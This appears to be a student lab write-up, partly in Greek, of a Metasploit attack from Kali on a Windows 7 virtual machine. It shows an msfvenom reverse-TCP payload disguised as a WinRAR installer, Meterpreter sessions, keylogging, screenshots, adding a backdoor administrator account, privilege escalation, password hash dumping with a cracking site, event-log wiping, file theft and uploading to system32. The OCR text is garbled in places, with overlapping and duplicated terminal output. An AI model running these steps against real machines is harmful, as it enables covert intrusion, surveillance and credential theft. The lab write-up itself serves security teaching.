


```
fg@kali:~$ msfvenom -p windows
[-] No platform was selected,
[-] No arch selected, selecting x86
No encoder or badchars specified
Payload size: 341 bytes
Final size of exe file: 73802
fg@kali:~$ date
Wed 19 Feb 2020 05:12:54 PM EE
fg@kali:~$ ls
Desktop Downloads Music
Documents msfinstall Pictures
fg@kali:~$ pwd
/home/fg
fg@kali:~$ fg@kali:~$ msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.4:443
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:443 -> 10.0.2.15:49251) at 2020-02-19 17:20:54 +0200
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.4:443 -> 10.0.2.15:49252) at 2020-02-19 17:20:55 +0200
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 3 opened (10.0.2.4:443 -> 10.0.2.15:49253) at 2020-02-19 17:22:06 +0200
[*] 10.0.2.15 - Meterpreter session 1 closed. Reason: Died
[*] 10.0.2.15 - Meterpreter session 2 closed. Reason: Died
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 4 opened (10.0.2.4:443 -> 10.0.2.15:49254) at 2020-02-19 17:22:07 +0200
```

```
fg@kali:~$ msfvenom -p windows
[-] No platform was selected,
[-] No arch selected, selecting x86
No encoder or badchars specified
Payload size: 341 bytes
Final size of exe file: 73802
fg@kali:~$ date
Wed 19 Feb 2020 05:12:54 PM EE
fg@kali:~$ ls
Desktop Downloads Music
Documents msfinstall Pictures
fg@kali:~$ pwd
/home/fg
fg@kali:~$ fg@kali:~$ msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.4:443
[*] 10.0.2.15 - Meterpreter session 5 closed. Reason: Died
[*] 10.0.2.15 - Meterpreter session 6 closed. Reason: Died
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 7 opened (10.0.2.4:443 -> 10.0.2.15:49257) at 2020-02-19 17:26:26 +0200
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 8 opened (10.0.2.4:443 -> 10.0.2.15:49258) at 2020-02-19 17:26:27 +0200
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 9 opened (10.0.2.4:443 -> 10.0.2.15:49268) at 2020-02-19 17:30:17 +0200
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 10 opened (10.0.2.4:443 -> 10.0.2.15:49273) at 2020-02-19 17:33:58 +0200
[*] 10.0.2.15 - Meterpreter session 9 closed. Reason: Died
[*] 10.0.2.15 - Meterpreter session 10 closed. Reason: Died
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 11 opened (10.0.2.4:443 -> 10.0.2.15:49275) at 2020-02-19 17:34:54 +0200
[*] 10.0.2.15 - Meterpreter session 7 closed. Reason: Died
[*] 10.0.2.15 - Meterpreter session 8 closed. Reason: Died
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] 10.0.2.15 - Meterpreter session 11 closed. Reason: Died
[*] Meterpreter session 12 opened (10.0.2.4:443 -> 10.0.2.15:49503) at 2020-02-19 17:41:25 +0200
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 13 opened (10.0.2.4:443 -> 10.0.2.15:49504) at 2020-02-19 17:41:31 +0200
```


As soon as we see the “Meterpreter” tool available we are in the victim’s computer

getuid : returns the victim's username



```
Desktop  Downloads  Music  [*] Meterpreter session 10 opened (10.0.2.4:443 -> 10.0.2.15:49273) at 2020-02-19 17:33:58 +0200
Documents  msfinstall  Picture  [*] 10.0.2.15 - Meterpreter session 9 closed. Reason: Died
fg@kali:~$ pwd  [*] 10.0.2.15 - Meterpreter session 10 closed. Reason: Died
/home/fg  [*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 11 opened (10.0.2.4:443 -> 10.0.2.15:49275) at 2020-02-19 17:34:54 +0200
[*] 10.0.2.15 - Meterpreter session 7 closed. Reason: Died
[*] 10.0.2.15 - Meterpreter session 8 closed. Reason: Died
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] 10.0.2.15 - Meterpreter session 11 closed. Reason: Died
[*] Meterpreter session 12 opened (10.0.2.4:443 -> 10.0.2.15:49503) at 2020-02-19 17:41:25 +0200
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 13 opened (10.0.2.4:443 -> 10.0.2.15:49504) at 2020-02-19 17:41:31 +0200
[*] Meterpreter session 14 opened (10.0.2.4:443 -> 10.0.2.15:49504) at 2020-02-19 17:41:31 +0200


meterpreter > getuid
Server username: Fanis-Giorgos\FanisGiorgos
meterpreter > date
[-] Unknown command: date.
meterpreter > 
```



```
[*] Started reverse TCP handler on 10.0.2.4:443
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 14 opened (10.0.2.4:443 -> 10.0.2.15:49592) at 2020-02-19 19:09:56 +0200

meterpreter > 
```

Screenshot: Takes a screenshot



```
[*] Started reverse TCP handler on 10.0.2.4:443
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 14 opened (10.0.2.4:443 -> 10.0.2.15:49592) at 2020-02-19 19:09:56 +0200

meterpreter > getuid
Server username: Fanis-Giorgos\FanisGiorgos
meterpreter > screenshot
Screenshot saved to: /root/kuTqsdZb.jpeg
meterpreter > 
```

Εντολή keyscan_start: Starts the key logger .

`keyscan_dump` shows everything the user typed ever since we started sniffing the keyboard

The shell command lets us know the system shell which can lead to further system vulnerabilities .

net user shows which accounts exist in the computer.

```
meterpreter > shell
Process 2772 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\FanisGiorgos\Downloads>net user
net user
User accounts for \\FANIS-GIORGOS

Administrator FanisGiorgos Guest
The command completed successfully.

C:\Users\FanisGiorgos\Downloads>
Wed 19 Feb 2020 07:18:03 PM EET
root@kali:~# 
```

Creating our own account in the victim's computer

```
C:\Users\FanisGiorgos\Downloads>net user Intruder SecretPassword /add
net user Intruder SecretPassword /add
System error 5 has occurred.

Access is denied.

C:\Users\FanisGiorgos\Downloads>
Wed 19 Feb 2020 07:18:03 PM EET
root@kali:~# 
```

Με την παρακάτω εντολή προσπαθήσαμε να κάνουμε κάποιον χρήστη διαχειριστή στον υπολογιστή, κάτι το οποίο θα μας έδινε πολύ περισσότερο έλεγχο .

```
Access is denied. 1884 /usr/sbin/apache2 kstart  
1886 /usr/sbin/apache2 kstart  
1887 /usr/sbin/apache2 kstart  
C:\Users\FanisGiorgos\Downloads>net localgroup Administrators Intruder /add  
net localgroup Administrators Intruder /add  
System error 5 has occurred.  
Access is denied.  
C:\Users\FanisGiorgos\Downloads>  
root@kali:~#  
Wed 19 Feb 2020 07:18:03 PM EET  
root@kali:~#
```

getsystem gives us ALL permissions to the computer.

```
meterpreter > getsystem  
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:  
[+] Named Pipe Impersonation (In Memory/Admin) Apache2: Starting The Apache HTTP Server  
[+] Named Pipe Impersonation (Dropper/Admin)  
[+] Token Duplication (In Memory/Admin)  
meterpreter >  
Wed 19 Feb 2020 07:18:03 PM EET  
root@kali:~#  
  
meterpreter > run hashdump  
[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.  
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]  
[*] Obtaining the boot key...  
[*] Calculating the hboot key using SYSKEY 1f7ed4ec39f0fb471e89412672d405d...  
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_open_key: Operation failed: Access is denied.  
[-] This script requires the use of a SYSTEM user context (hint: migrate into service process)  
meterpreter >  
Wed 19 Feb 2020 07:18:03 PM EET  
root@kali:~#
```

With this command we could find the NTLM key and by using that <https://hashkiller.io/listmanager> we could read all the usernames and passwords .

Pwd shows the directory that were in .

```
.ex meterpreter > pwd  
C:\Users\FanisGiorgos\Downloads  
meterpreter > [command not found]  
root@kali:~#  
Wed 19 Feb 2020 07:18:03 PM EET  
root@kali:~#
```

clearev clears all the warnings in the victim's computer .

```
meterpreter > clearev  
[*] Wiping 424 records from Application...  
[-] stdapi_sys eventlog_clear: Operation failed: Access is denied.  
meterpreter > [command not found]  
root@kali:~#  
Wed 19 Feb 2020 07:18:03 PM EET  
root@kali:~#
```

Πηγή εντολών

Stealing Files

```
meterpreter > ls  
Listing: C:\Users\FanisGiorgos\Downloads  
=====  
Mode          Size   Type  Last modified      Name  
----          ----   ---   -----  
100666/rw-rw-rw- 0     fil   2020-02-19 19:44:57 +0200 arxeio_kodikon.txt  
100666/rw-rw-rw- 282    fil   2020-02-18 12:50:38 +0200 desktop.ini  
100777/rwxrwxrwx 73802  fil   2020-02-19 17:40:16 +0200 win_rar.exe  
100777/rwxrwxrwx 73802  fil   2020-02-19 15:40:34 +0200 winrar64.exe  
meterpreter > download arxeio_kodikon.txt  
[*] Downloading: arxeio_kodikon.txt -> arxeio_kodikon.txt  
[*] download : arxeio_kodikon.txt -> arxeio_kodikon.txt  
meterpreter > [command not found]  
root@kali:~#  
Wed 19 Feb 2020 07:18:03 PM EET  
root@kali:~#
```

Edit : allows us to modify a file .

```

meterpreter > edit arxeio_kodikon.txt
[No write since last change]
/bin/bash: q: command not found
shell returned 127
Press ENTER or type command to continue

Wed 19 Feb 2020 07:18:03 PM EET
root@kali:~# 

```



Execute Command : allows us to run an exe which would lead to further viruses in the computer.

```

meterpreter > ls
Listing: C:\Users\FanisGiorgos\Downloads
=====
Mode          Size      Type  Last modified          Name
----          ----      ---   -----          ---
100666/rw-rw-rw-  0       fil   2020-02-19 19:44:57 +0200  arxeio_kodikon.txt
100666/rw-rw-rw-  282     fil   2020-02-18 12:50:38 +0200  desktop.ini
100777/rwxrwxrwx  73802   fil   2020-02-19 17:40:16 +0200  win_rar.exe
100777/rwxrwxrwx  73802   fil   2020-02-19 15:40:34 +0200  winrar64.exe

meterpreter > execute winrar64.exe
[-] You must specify an executable file with -f
meterpreter > execute -f winrar64.exe -i -H
Process 2560 created.
Channel 4 created.

```

Idletime :Command that lets us see how long has the computer been running.

```
[+] 100777/rwxrwxrwx 73802 fil 2020-02-19 17:40:16 +0200 win_rar.exe
[+] 100777/rwxrwxrwx 73802 fil 2020-02-19 15:40:34 +0200 winrar64.exe

[*] meterpreter > execute winrar64.exe
[-] You must specify an executable file with -f
[*] meterpreter > execute -f winrar64.exe -i -H
[*] Process 2560 created.
[*] Channel 4 created.
[*] meterpreter > idletime
[*] User has been idle for: 12 secs
[*] meterpreter > █
```

Εντολή ipconfig :Allows us to check the network traffic . Also used for migrating to another device of the network

rg@kali: ~

File Actions Edit View Help

Process 2560 created.

Channel 4 created.

meterpreter > idletime

User has been idle for: 12 secs

meterpreter > ipconfig

Interface 1

=====

Name : Software Loopback Interface 1

Hardware MAC : 00:00:00:00:00:00

MTU : 4294967295

IPv4 Address : 127.0.0.1

IPv4 Netmask : 255.0.0.0

IPv6 Address : ::1

IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

pecified, outputting raw payload

Interface 11

=====

Name : Intel(R) PRO/1000 MT Desktop Adapter

Hardware MAC : 08:00:27:95:2c:cd

MTU : 1500

IPv4 Address : 10.0.2.15

IPv4 Netmask : 255.255.255.0

IPv6 Address : fe80::e91f:8e1b:5f68:92ad

IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff::

Interface 12

=====

Name : Microsoft ISATAP Adapter

Hardware MAC : 00:00:00:00:00:00

MTU : 1280

IPv6 Address : fe80::5efe:a00:20f

IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > █

Εντολή ps :Shows all the processes running at that moment .

```
100000/rw-rw-rw- 282  ftc 2020-02-18 12:50:50 +0200 desktop.ini  
100777/rwxrwxrwx 73802 fil 2020-02-19 17:40:16 +0200 win_rar.exe  
100777/rwxrwxrwx 73802 fil 2020-02-19 15:40:34 +0200 winrar64.exe  
  
meterpreter > ps selected, choosing arch=x86, Platform:Windows from the payload  
selected, selecting arch=x86 from the payload  
Process List  
=====  
 PID  PPID  Name          Arch Session User          Path  
---  ---  
 0    0     [System Process]  
 4    0     System  
 252   4    smss.exe  
 324   316   csrss.exe  
 352   456   svchost.exe  
 360   316   wininit.exe  
 372   352   csrss.exe  
 412   352   winlogon.exe  
 456   360   services.exe  
 468   360   lsass.exe  
 476   360   lsm.exe  
 576   456   svchost.exe  
 656   456   svchost.exe  
 768   456   svchost.exe  
 828   456   sppsvc.exe  
 832   456   svchost.exe  
 856   456   svchost.exe  
 884   2672  firefox.exe      x64   1       Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Fire  
fox\firefox.exe  
1004   456   svchost.exe  
  
828  456  sppsvc.exe  
832  456  svchost.exe  
856  456  svchost.exe  
884  2672  firefox.exe      x64   1       Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Fire  
fox\firefox.exe  
1004  456  svchost.exe  
1044  456  spoolsv.exe  
1076  456  wmpnetwk.exe  
1092  456  svchost.exe  
1216  456  svchost.exe  
1264  456  taskhost.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Windows\System32\taskhost.  
exe  
1352  1376  cmd.exe        x64   1       Fanis-Giorgos\FanisGiorgos C:\Windows\System32\cmd.exe  
1364  832   dwm.exe        x64   1       Fanis-Giorgos\FanisGiorgos C:\Windows\System32\dwm.exe  
1376  1352  explorer.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Windows\explorer.exe  
1576  2672  firefox.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Fire  
fox\firefox.exe  
1616  372   conhost.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Windows\System32\conhost.e  
xe  
1992  456  svchost.exe  
1996  456  SearchIndexer.exe  
2436  2672  firefox.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Fire  
fox\firefox.exe  
2672  1376  firefox.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Fire  
fox\firefox.exe  
2820  1376  win_rar.exe    x86   1       Fanis-Giorgos\FanisGiorgos C:\Users\FanisGiorgos\Downloa  
ds\win_rar.exe  
2872  2672  firefox.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Fire  
fox\firefox.exe  
  
meterpreter > █
```

```
828  456  sppsvc.exe  
832  456  svchost.exe  
856  456  svchost.exe  
884  2672  firefox.exe      x64   1       Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Fire  
fox\firefox.exe  
1004  456  svchost.exe  
1044  456  spoolsv.exe  
1076  456  wmpnetwk.exe  
1092  456  svchost.exe  
1216  456  svchost.exe  
1264  456  taskhost.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Windows\System32\taskhost.  
exe  
1352  1376  cmd.exe        x64   1       Fanis-Giorgos\FanisGiorgos C:\Windows\System32\cmd.exe  
1364  832   dwm.exe        x64   1       Fanis-Giorgos\FanisGiorgos C:\Windows\System32\dwm.exe  
1376  1352  explorer.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Windows\explorer.exe  
1576  2672  firefox.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Fire  
fox\firefox.exe  
1616  372   conhost.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Windows\System32\conhost.e  
xe  
1992  456  svchost.exe  
1996  456  SearchIndexer.exe  
2436  2672  firefox.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Fire  
fox\firefox.exe  
2672  1376  firefox.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Fire  
fox\firefox.exe  
2820  1376  win_rar.exe    x86   1       Fanis-Giorgos\FanisGiorgos C:\Users\FanisGiorgos\Downloa  
ds\win_rar.exe  
2872  2672  firefox.exe    x64   1       Fanis-Giorgos\FanisGiorgos C:\Program Files\Mozilla Fire  
fox\firefox.exe  
  
meterpreter > █
```

Crash during resource

```
[*] meterpreter > resource
Usage: resource path1 [path2 ...]

Run the commands stored in the supplied files. (- for stdin, press CTRL+D to end input from stdin)
Resource files may also contain ERB or Ruby code between <ruby></ruby> tags.

[*] meterpreter > [*] Shutting down Meterpreter...

[*] 10.0.2.15 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/handler) >
```

The Upload command uploads files to the victim's pc. For example we could send a virus in the system32 folder.


```
[*] meterpreter > ls -l windows/meterpreter/reverse_tcp lhost=10.0.2.4 lport=443 -F exe -w winrar64.exe
[*] Listing: C:\Users\FanisGiorgos\Downloads
[=] =====
N   encoder or badchars specified, outputting raw payload
P   Mode    Size  Type  Last modified      Name
F   -----  ----  ----  -----  -----
r  100666/rw-rw-rw-  0    fil   2020-02-19 19:44:57 +0200  arxeio_kodikon.txt
b  100666/rw-rw-rw- 282   fil   2020-02-18 12:50:38 +0200  desktop.ini
r  100777/rwxrwxrwx 73802  fil   2020-02-19 17:40:16 +0200  win_rar.exe
r  100777/rwxrwxrwx 73802  fil   2020-02-19 15:40:34 +0200  winrar64.exe
[*] meterpreter > upload winrar64.exe c:\\windows\\system32
[*] uploading : winrar64.exe -> c:\\windows\\system32
[-] core_channel_open: Operation failed: Access is denied.
[*] meterpreter >
```



webcam_list : Shows the available webcams connected to the victim's pc .

